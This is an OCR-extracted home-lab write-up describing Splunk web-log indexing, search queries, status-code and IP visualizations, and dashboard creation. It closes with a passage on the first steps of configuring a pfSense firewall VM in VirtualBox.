
Even though the alerts were not functioning as expected, the core objective of capturing and analyzing high-volume HTTP requests using Splunk was successfully completed. I was able to monitor the traffic through the event logs and document the results.


Splunk Dashboard Creation and Data Analysis Documentation (In My POV)


1. Uploading Web Log Data and Creating an Index


Steps Performed:


First, I uploaded a CSV file containing web logs with columns for IP, time, URL, and status codes into Splunk. While doing this, I created a new index called `index_logs`. After ensuring all configurations were set properly, I clicked on **Submit** and reviewed the data to verify successful indexing. Creating a separate index allows for easy and structured searching of specific datasets, making the process of querying and analysis more efficient.






Add Data
Select Source
Set Source Type
Input Settings
Review
Done
Back
Review
Input Settings
Optionally set additional input parameters for this data input as follows:
Host
When the Splunk platform indexes data, each event receives a "host" value. The host value should be the name of the machine from which the event originates. The type of input you choose determines the available configuration options. Learn More
Constant value
Regular expression on path
Segment in path
Host field value
bivin-VirtualBox
Index
The Splunk platform stores incoming data as events in the selected index. Consider using a "sandbox" index as a destination if you have problems determining a source type for your data. A sandbox index lets you troubleshoot your configuration without impacting production indexes. You can always change this setting later. Learn More
Index
Default
Create a new index



New Index
General Settings
Index Name
index_logs
Set index name (e.g., INDEX_NAME). Search using index=INDEX_NAME.
Index Data Type
Events
Metrics
The type of data to store (event-based or metrics).
Home Path
optional
Hot/warm db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/db).
Cold Path
optional
Cold db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/colddb).
Thawed Path
optional
Thawed/resurrected db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/thaweddb).
Data Integrity Check
Enable
Disable
Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.
Save
Cancel



Add Data
Select Source
Set Source Type
Input Settings
Review
Done
Back
Submit
Review
Input Type ..... Uploaded File
File Name ..... weblog.csv
Source Type ..... csv
Host ..... bivin-VirtualBox
Index ..... index_logs

2. Initial Data Exploration in Search & Reporting


Steps Performed:

I navigated to the **Search & Reporting** section, entered the index name `index_logs` in the search bar, and executed the query. This displayed all events related to my uploaded data.






I selected a particular event and clicked on the dropdown button to explore detailed information about that specific event.



Next, I checked the **Fields** panel and clicked on the `IP` field to display all unique IP addresses.



This step helped in understanding the structure of the data, identifying key fields, and getting a sense of traffic patterns.


---


3. Keyword Search Filtering

Steps Performed:


Searched for events with status code `404` by entering:
index="index_logs" status=404

- This pulled up all events where the server responded with a `404 Not Found` status.



- Pulled events within a specific time range using wildcard syntax `12:*:00` to capture all events at the 12th minute.
- 


Retrieved events with status codes greater than `202` using the following query:
index="index_logs" status>202

- 

These queries were performed to filter the dataset for specific patterns, error events, and time-based activity.

4. Identifying Most Frequent Status Codes

Steps Performed:
Navigated to the **Fields** panel, selected the `status` field, and observed that the status code `302` appeared most frequently.




This step was important to identify the most common response codes, helping in understanding server behaviors and potential redirects.


5. Visualization of Status Codes

Steps Performed:


I created a visualization for different status codes using the following search query:

index="index_logs" | chart count by status





I switched the visualization type to a **Pie Chart**, which provided a clear view of the distribution of status codes.





Visualizations offer a more intuitive understanding of the data and help in spotting trends at a glance.

6. Analyzing IP Request Patterns


Steps Performed:


Checked the **IP** field and found that the IP `10.128.2.1` had the highest number of requests. I added this IP to the search query:





index="index_logs" IP="10.128.2.1" | timechart span=1s count





This step helped in understanding the traffic pattern from a specific IP over time, which can be useful for identifying unusual or suspicious behavior.

Conclusion


Through this exercise, I successfully explored, filtered, and visualized web log data in Splunk. The analysis provided insights into server status codes, request patterns, and high-traffic IPs. The visualizations created helped make sense of the data and highlighted key trends for further monitoring or investigation.


Dashboard Creation


I created a dashboard with different panels.


1. I navigated to **Dashboards** and clicked **Create New Dashboard**.
2. I named it "Web Traffic Analysis" and selected appropriate permissions.
3. I clicked **Create Dashboard**.

Adding Panels


1. **Request Count by URL (Bar Chart)**: Displays the number of requests made to different URLs, showing traffic patterns.
    - **Query:**
      index=csv_logs | stats count by URL | sort - count
    - I selected **Bar Chart** visualization.
    - I saved it as a dashboard panel titled "Request Count by URL."
    - 

2. **Status Code Distribution (Pie Chart)**: Visualizes the distribution of different HTTP status codes.
    - **Query:**
      index=csv_logs | stats count by status | sort - count
    - I selected **Pie Chart** visualization.
    - I saved it as a panel titled "Status Code Distribution."
    - 

3. **Top 10 Requesting IPs (Bar Chart)**:Helps me identify the most frequent request sources.
    - **Query:**
      index=csv_logs | stats count by IP | sort - count | head 10
    - I selected **Bar Chart** visualization.
    - I saved it as a panel titled "Top 10 Requesting IPs."
    - 

4. **Requests Over Time (Timechart)**:Provides insights into traffic trends over time.
    - **Query:**
      index=csv_logs | timechart count by URL
    - I selected **Line Chart** visualization.
    - I saved it as a panel titled "Requests Over Time."
    - 

Final Dashboard View



Creating a dashboard helped me consolidate different analyses into a single view, making it easier to monitor and derive actionable insights.

Setting Up pfSense as a Defense Mechanism for My Home Lab

In my cybersecurity home lab setup, I decided to conclude by setting up a strong defense mechanism using pfSense, an open-source firewall and router software.

Step 1: Installing pfSense and Creating a Virtual Machine

I started by downloading the pfSense installer from the official website. After that, I created a dedicated virtual machine for pfSense using Oracle VirtualBox.

Here's how I configured the VM:


- **Memory Allocation:** 1024 MB RAM.
- **Storage:** 16 GB dynamically allocated.
- **Network Settings:**
    - Adapter 1: Bridged Adapter for WAN.
    - Adapter 2: Host-only Adapter for LAN.

